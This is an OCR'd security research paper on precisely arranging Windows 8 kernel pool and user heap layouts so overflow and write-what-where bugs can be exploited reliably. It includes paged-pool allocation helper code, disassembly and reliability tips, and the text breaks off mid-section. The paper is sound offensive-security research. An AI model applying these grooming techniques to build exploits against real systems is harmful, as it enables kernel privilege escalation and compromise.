Advanced Heap Manipulation in Windows 8

Zhenhua(Eric) Liu
zhliu@fortinet.com

VERSION 1.2

Contents

ABSTRACT

With the introduction of Windows 8, previously publicly known heap/kernel pool overflow exploitation techniques are dead because of exploit mitigation improvements. There are indications that compromising application specific data, which is facilitated by heap manipulation, is becoming more popular for future exploitation.

How to deterministically predict the heap state in great possible level?
The tradition manipulation technique (both kernel pool and user heap) is to consistently defragment the heap which makes future allocations adjacent afterward, and then make holes in these allocations to let the vulnerable buffer, which with similar size, fall into one of them.
In the user heap a new LFH allocator was introduced, the randomized alloc/free and guard pages made this technique tough to work.
Beyond that, the traditional technique has some limitations such as the size of the vulnerable buffer and the type of data structure that could be chosen as attacking target (especially in kernel pool), which together make it can no longer be considered a generic solution.

This talk is aimed at providing an advanced method on how to precisely manipulate heap layouts (kernel pool and user heap) by standing on the giant's shoulder: "Heap Feng Shui".
Arbitrary sized vulnerable buffer could be covered with our more generic method which paves the way toward further interesting discoveries for security researchers. A reliable demo will be explained at the end of this section.

By setting up the heap in a controlled state, specific vulnerability scenarios can be exploited easily and reliably.
In the following practical sections, this talk is divided into two parts:

1: Kernel pool:
I will show you how to plant a desired kernel object into a fixed known address and then demonstrate how to exploit write-what-where vulnerability scenarios.
Furthermore, some attacks which need the sufficient control of the kernel pool and precise size information (eg: "block size attack" brought by Tarjei in his BH USA 2012 talk) may utilize this research.
I will also show you how carefully crafted kernel pool layouts combined with application data corruption could lead to reliable exploit in kernel pool overflow scenarios.

2: User heap:
I will discuss the possibility of heap determinism in Windows 8 user heap, and demonstrate that: reliable heap exploitation is still achievable in some circumstances with proper heap layout crafting.

Although this paper deals specifically with the 32-bit version Windows platform, similar attacks can most likely be carried out on 64-bit version Windows.

Prior Works

While the content within this document is completely original, it is based on a foundation of prior knowledge. The following list contains some recommended reading that will assist in your understanding of this paper:

Heap Feng Shui in JavaScript

Written by Alexander Sotirov, the so-called “Heap Feng Shui” technique results in precise control of the browser heap by intelligent JavaScript allocation. Beyond the technique, a Heaplib JavaScript library is introduced, which provides an easy way to manipulate heap layouts.

At the time of development, the library supported IE prior to the releases of version 7 (which were the versions available at that time).

Kernel Pool Exploitation on Windows 7

Written by Tarjei Mandt, the paper is the most comprehensive discussing of the Kernel Pool Exploitation on Windows 7, Windows kernel fans will appreciate it for the great strides it has made.

Windows 8 Heap Internals

Another comprehensive paper written by Chris Valasek and Tarjei Mandt, provides invaluable information when writing exploits. Keep it as a handbook when exploiting your memory error cases on Windows 8.

Introduction

Memory corruption vulnerabilities are becoming increasingly difficult to exploit, thanks to exploit mitigation improvements in most modern operating systems. Famous techniques such as: DEP, ALSR, and Sandbox are as familiar as pop stars are to security researchers today.

Sandbox

With the maturation of the sandbox technique in recent years, it is fairly likely that as more applications start to integrate sandboxed, the focus of attack is shifting more towards the kernel.

For sandbox integrated applications like IE, Chrome and Adobe Reader, 3rd party plug-in which are not executed inside the sandbox become the attacker's first choice. Java vulnerability is an excellent example.

It is not hard to predict that by the time the vendor realizes that threats are becoming out of control, and disable them or jail them into sandbox, the game is already over.

After all, applications are becoming more and more secure through the series of cat and mouse games that attackers and vendors play.

Respectful speaking: the sandbox technology could be marked as a milestone of computer history, as it basically escalates the attacking threshold and the costs into an amazing degree, and makes the costs and benefits of a success attacking imbalanced.

Windows 8 Kernel Exploit mitigation improvements

Although the Windows 8 kernel looks like a well patched windows 7 kernel, its improvements are tremendous since it has ceased all public known kernel pool overflow exploitation techniques.


In my opinion, we could believe that Microsoft has the ability to well protect all metadata in the future, with a trade-off of some performance loss, and makes metadata attacks totally unfeasible.

These improvements include:

- NULL Dereference protection
- Kernel pool integrity checks
- Non-paged pool NX
- Enhanced ASLR
- SMEP/PXN

Heap feng shui and Windows 8

Alexander's heap Feng Shui technique is to consistently defragment the heap (also known as heap normalization) makes future allocations end up adjacent and then creates holes in these allocations to let the vulnerable buffer, which is a similar size, fall into one of them.




But in Windows 8, the story changed.

With the introduction of brand new high entropy randomized LFH allocator, along with Guard pages makes heap determinism at an all time low.

The heap normalization will trigger the randomized LFH as well as guard pages, and the vulnerable buffer will not fall into our desired hole.

You can still use heap spray (which could still easily be achieved in Windows 8 + IE 10) if you feel at ease with the low speed and sometimes unreliability. Otherwise attackers have to find new ways to achieve heap Feng Shui in Windows 8 to continually making reliable and precise exploitations possible.

What Feng shui really is



風水, is an ancient art and science developed over 3,000 years ago in China. It is a complex body of knowledge that reveals how to balance the energies of any given space to assure health and good fortune for people inhabiting it.

It is still under dispute as a timeless philosophy or a silly superstition in modern society.

What's left?


Uninitialized memory reference

This category of attacks relies on an application's use of uninitialized memory. Also known as "use-after-free", which grabs people's attention from time to time, sandbox escape is an additional consideration when exploiting in the user land space.

Application specific attacks

As general protection mechanisms evolve, attackers are engaging in more specific, low-level application specific attacks, which have the common characteristics as of below:

- Overflow the target application's data
- Compromise important structures
- Ensure that they are allocated after the overflow chunk



As a note: “Application-Specific Attacks - Leveraging the ActionScript Virtual Machine” published by Mark Dowd in 2008 is the most shocking read for me in this area.

Custom Memory Allocator

In order to make the code run faster, programmers seeking to improve performance often incorporate custom memory allocators into their applications instead of using the general-purpose memory allocator.

There is wide consensus for its efficiency and lack of security. In nearly all cases, custom memory allocators were primarily designed to provide rapid allocation and deallocation while maintaining low fragmentation, with no focus on security.

We can see lots of the great work that has been done on: TCmalloc, Jemalloc, Oleaut32, Adobe Reader…

The future

Future exploits will become more and more complex, attacking app-specific data (which is impossible to eliminate) and attacking custom memory management (no security consideration in them at all) will enjoy a growing popularity among attackers.

Quick View of the Idea

Mateusz ‘j00ru’ Jurczyk’s work on “Windows Objects in Kernel Vulnerability Exploitation” helped me a lot in understanding the relationship between the kernel object and its exploitation. It left something for me to think about, specifically how to place the desired object (maybe something else not limited in the object) just behind overflowable buffer at one's pleasure. The more attacking targets could be choosing means more shortcuts to success.

What I strive to achieve for is the ability to precisely manipulate heap layout and make an arbitrary size of target vulnerable buffer that could be fit adjacent with an arbitrary data structure. (They should both be in paged pool or Non-paged pool as of kernel). By doing that we could have more attacking choices to meet the vulnerability conditions when conducting an app-specific attack.


Arbitrary size is not so important in the user heap, because some object’s sizes are flexible and easy to control, but the fact that the traditional heap Feng Shui no longer works on Windows 8 could be seen as our big motivation to create something interesting.

….	**Overflowable buffer**	**Important structure**

Basics

It is time to set the wheels in motion and it always good to start with familiarizing yourself some basics within the operating system's memory managers.

Freelists



The Heap Manager maintains several doubly linked lists (known as FreeLists) to track free blocks in the heap.

FreeLists make the allocation and deallocation operations very simple and fast.

For allocation, the allocator scans along the FreeLists for the first block that is large enough to satisfy the request, then they are unlinked in a last in first out (LIFO) manner. For deallocation, allocator just links it to the relevant FreeLists.

There are some drawbacks from a security standpoint:

FreeLists relies upon metadata which also provides an excellent attack surface. Many comprehensive protection and integrity checks were added in modern operating systems trying to eliminate the attacks from this area.

As LIFO mechanism is used by FreeLists, it always returns the most-recently allocated object, providing zero allocation entropy and thus perfect predictability.

FreeLists are still used in both kernel pool and user heap as of Windows 8.

Three ways to write into the FreeLists

There are three ways could write into the FreeLists as of below:

1: Direct free. (Fixed FreeLists)

2: Split big chunk when allocating. (Calculated FreeLists)

3: Coalescence when freeing. (Calculated FreeLists)

When direct free a chunk, it might goes into Freelist[BlockSize - 1]. The BlockSize is a fixed value which only related with the size of freed chunk. That is to say, when doing direct free, one cannot control any other FreeLists than Freelists[BlockSize - 1].

Split and Coalescence process have a different story: the rest of free chunk / the chunk after coalescence are dynamic calculated, which means various Freelists could be controlled.

Are you a little confused?

It doesn't matter; you will have a clear view in the following sections.

Allocation Search

The FreeLists are searched for two reasons: to find a free block to service an allocation request, and to find the correct place to link in a free block.

The FreeLists will be traversed looking for a sufficiently sized chunk (which is any chunk greater than or equal to the request size).

Below is a simple explanation of allocation search used in Back-End allocator of user heap, allocation search in kernel pool is similar.


```
        FreeListEntry = RtlpFindEntry(Heap, BlockSize);

        If (!(&Heap->FreeLists == FreeListEntry))
        // safe unlink from FreeLists;
        RtlpHeapRemoveListEntry();

        // If the size of returned FreeListEntry larger than needed size
        // Splitting Chunks process will start.
        if (CommitSize < FreeListEntry ->Size){
                RtlpCreateSplitBlock();
        }

        return Chunk;
}
```

Splitting Pool Chunks process

The split process is similar in the user heap and kernel pool.

If the size of the returned ListHeads[n] is larger than needed size, splitting chunks process will start. It will pick from front (or end) of big chunk, then Link the remaining (unused) fragment of the chunk into `FreeLists`[n].

> Note:
> Pick from front or end depends on page aligned or not in kernel pool.
> Always pick from front in user heap.



The Mandatory Search Technique

I came up with this idea when I noticed the Freelists were still been used both in Kernel pool and User heap. And I know the use of Freelists just reduced the allocation entropy into 0.

Basically this idea is to solve the question: how to make holes with variable length and link them into FreeLists, then make future allocation take it over.


What I want achieve is to write into the FreeLists dynamically when allocating.

By making use of the “Split big chunk” and “FreeLists searching” processes as a combination, I solved the prior question by this mandatory search technique:


- **Force the FreeLists searching process to take place.**

  This could be achieved by making sure the FreeLists[x] which have exact match to allocation is empty.

- **Then make use of the split big chunk process to control the Freelists dynamically.**



As a result, we hope we can manipulate the heap layout into following figure.



Even with this idea in hand, one might still encounter numerous problems when implementing it.

The following sections will divide into two parts: to discuss the implementation in kernel pool and user heap separately.

Kernel Pool


The kernel pool manager has been designed to optimize memory usage and allocations performance.

Depends on the size of requested block (Smaller than 0x20*8 as small pool, lager than 0xFF0 as large pool, left as medium pool), the allocator treats them in different process.

For small pool allocation, the Lookaside search is run first, and then the FreeLists search will be executed depending on if the search result is successful. In such a case, it is possible to empty lookaside list first within a reasonable number of times of allocation, then force allocate results from FreeLists.

For medium pool allocation, the FreeLists searching is run first, if no sufficiently sized block been found, allocator will expand the pool using function MiAllocatePoolPages, then split and allocate on the new acquired space.

For large pool allocation, function MiAllocatePoolPages will be called directly, then split and allocate a block in the new acquired space.



Implementation in Kernel Pool

Basics

- **How to affect the kernel pool's layout using user mode code**

From the userland point of view, we don't see almost anything of the kernel layout or the addresses at which it is mapped. So the first question is how do we affect the kernel pool's layout using the user mode code.

The idea is to find some native APIs or activities (network packet receiving) that could actually allocate or free memory from the kernel pool. It could be provided by OS itself or be provided from the 3rd party driver.

For paged pool allocations, native APIs that allocate Unicode strings such as NtCreateSymbolicLinkObject is a good fit:

```
// Example Alloc Proxy(paged)
HANDLE UserAlloc(int size){
              HANDLE LinkHandle;
              std::wstring s((size - 2) / 2, 'a');
              UNICODE_STRING TargetName;
              MyRtlInitUnicodeString (&TargetName, s.c_str());
              OBJECT_ATTRIBUTES Test1;
              InitializeObjectAttributes(&Test1, NULL,0, NULL, NULL);

              int Status = MyCreateSymbolicLinkObject(&LinkHandle,
                                                      1,
                                                      &Test1,
                                                      &TargetName);
              return LinkHandle;
}
```

```
// Example Free Proxy(paged)
void User_Free(HANDLE Handle){
       if (Handle){
              CloseHandle(Handle);
       }
}
```

- **Why these 0x808 blocks aligned by 0x1000 as in figure**

Let's recall the allocation process, as the 0x20*8 < 0x808 < 0xFF0, it will find proper fit from FreeLists first. After lots allocations of 0x808 size blocks, these caches will be exhausted; and the allocation routine will extend pool using nt!MiAllocatePoolPages then conduct pick and split process.

```
82928443 bf00100000     mov    edi,1000h

82928448 57             push   edi

82928449 ff742424       push   dword ptr [esp+24h]

8292844d e8b3ebffff     call   nt!MiAllocatePoolPages (82927005)
```

As we see the 2nd parameter 1000h is hard coded which leads to allocation aligned by 0x1000. (Paged , NonPaged, NonPagedNX)

Furthermore, the carefully calculated size 0x808 > 0x1000 / 2, indicates the free space (0x7F8) after split can no longer satisfy the next allocation of 0x808 block, so a new 0x1000h memory will be extended again.

- **What is Kernel Virtual Address Space Allocation**

In routine MiAllocatePoolPages, the kernel virtual address space allocation process can be figured out.

The allocations from the kernel pool are controlled by a Bitmap, which will be iterated over, and search for a series of contiguous free blocks. When blocks been found, it translates the bitmap address into a memory address and sets the blocks which are allocated as used in the bitmap.


```
kd> dt ntkrpamp!_RTL_BITMAP 827a1194

  +0x000 SizeOfBitMap     : 0x7fc00

  +0x004 Buffer           : 0x80731000  -> 0xffffffff
```

32-bit versions of Windows use dynamic system virtual address space management while the 64-bit version of Windows has no need of it.

```
PVOID
MiAllocatePoolPages(POOL_TYPE PoolType,
                    SIZE_T SizeInBytes)


// Find some empty allocation space
If (RtlFindClearBitsAndSet){
       // found the empty allocation space, allocate and set Bits as busy.
       // return on success
} else {
                    // dynamically allocate memory from various kernel VA regions.
                    MiObtainSystemVa();
                    // update Bitmap
             }
```

But both in 32-bit versions and 64-bit version of Windows, the Bitmap search process have no randomness added, which makes consecutively allocations of the 0x1000 space from kernel virtual address.

In summary, by allocating numerous 0x808 size blocks, we could structure the kernel pool as in following figure.



Reliability Notes

There are several factors that affect exploitation reliability that have not been touched on thus far. They are addressed below.

- **What if the hole we made has been taken by other objects**

There is a common problem I encountered several times: the holes we prepared for vulnerable buffer might be taken by some undesired objects (like the `SymbolicLinkObject`).

It is easy to solve this problem by preparing holes for such objects in advance.

- **How to pick the size of first block (why 0x808)?**

It is clear that the size should be larger than 0x1000 / 2, and in order to leave maximum space (0x7F8) for following steps, 0x808 is the best fit for generic purpose.

- **How to sweep out the noise during FreeLists search operation?**

The tip here is when CommitSize is big enough, the related FreeLists[x] are always empty as such big size blocks are seldom used, even if it is not empty, a few mandatory allocations are enough to make it empty. Eventually makes the search result always comes from the FreeLists[x+n] after FreeLists[x].

During lots tests I have figured out that, there are 2 ways to clear the allocation noise from the gap between FreeLists[x] and FreeLists[x+n], one way is to allocate them (using CommitSize) in advance, and another way is to make the gap relatively small in comparison to CommitSize (makes "n" relatively small).

Reasonably used the two ways together could efficiently sweep out noise, and makes the FreeLists search goal reliability fall into our desired place.

- **Is the Delayed Free affecting the reliability?**

If delayed pool frees is enabled, freed blocks will not be linked into FreeLists immediately until it reaches the threshold as of PendingFreeDepth. Then a unified free routine will be executed.

What we can do is to increase the times of allocation greatly; this makes the affect from PendingFrees negligible.

- **What's the major difference when implementing in Paged Pool and Non-Paged Pool**

Implementations are very similar between paged pool and non-paged pool, except the likelihood of an odd/even problem.

Normally, systems start with four paged pools and one nonpaged pool (associate with NUMA nodes), every paged pool maintains its own management structures.

Every time when allocation takes place in a paged pool, the paged pool index is simply added by one in routine "ExallocatePoolWithTag", which result in next allocation coming from next paged pool. Furthermore, Free a block will make it be linked into the FreeLists belonging to a specific paged pool whose index was defined when allocating.

For a system that has an even number of paged pools, there may exist a problem when the user mode allocate proxy makes an even number of allocations in paged pool, and makes half of the holes uncontrolled.

Take `CreateSymbolicLinkObject` for example: successful execution of this function will result in 2 allocations in paged pool, one for `SymbolicLinkObject` itself, and one for Unicode string.

The effective allocation for making holes is the allocation for Unicode string, but following allocation for object will change the index let the hole can't be made in next pool.

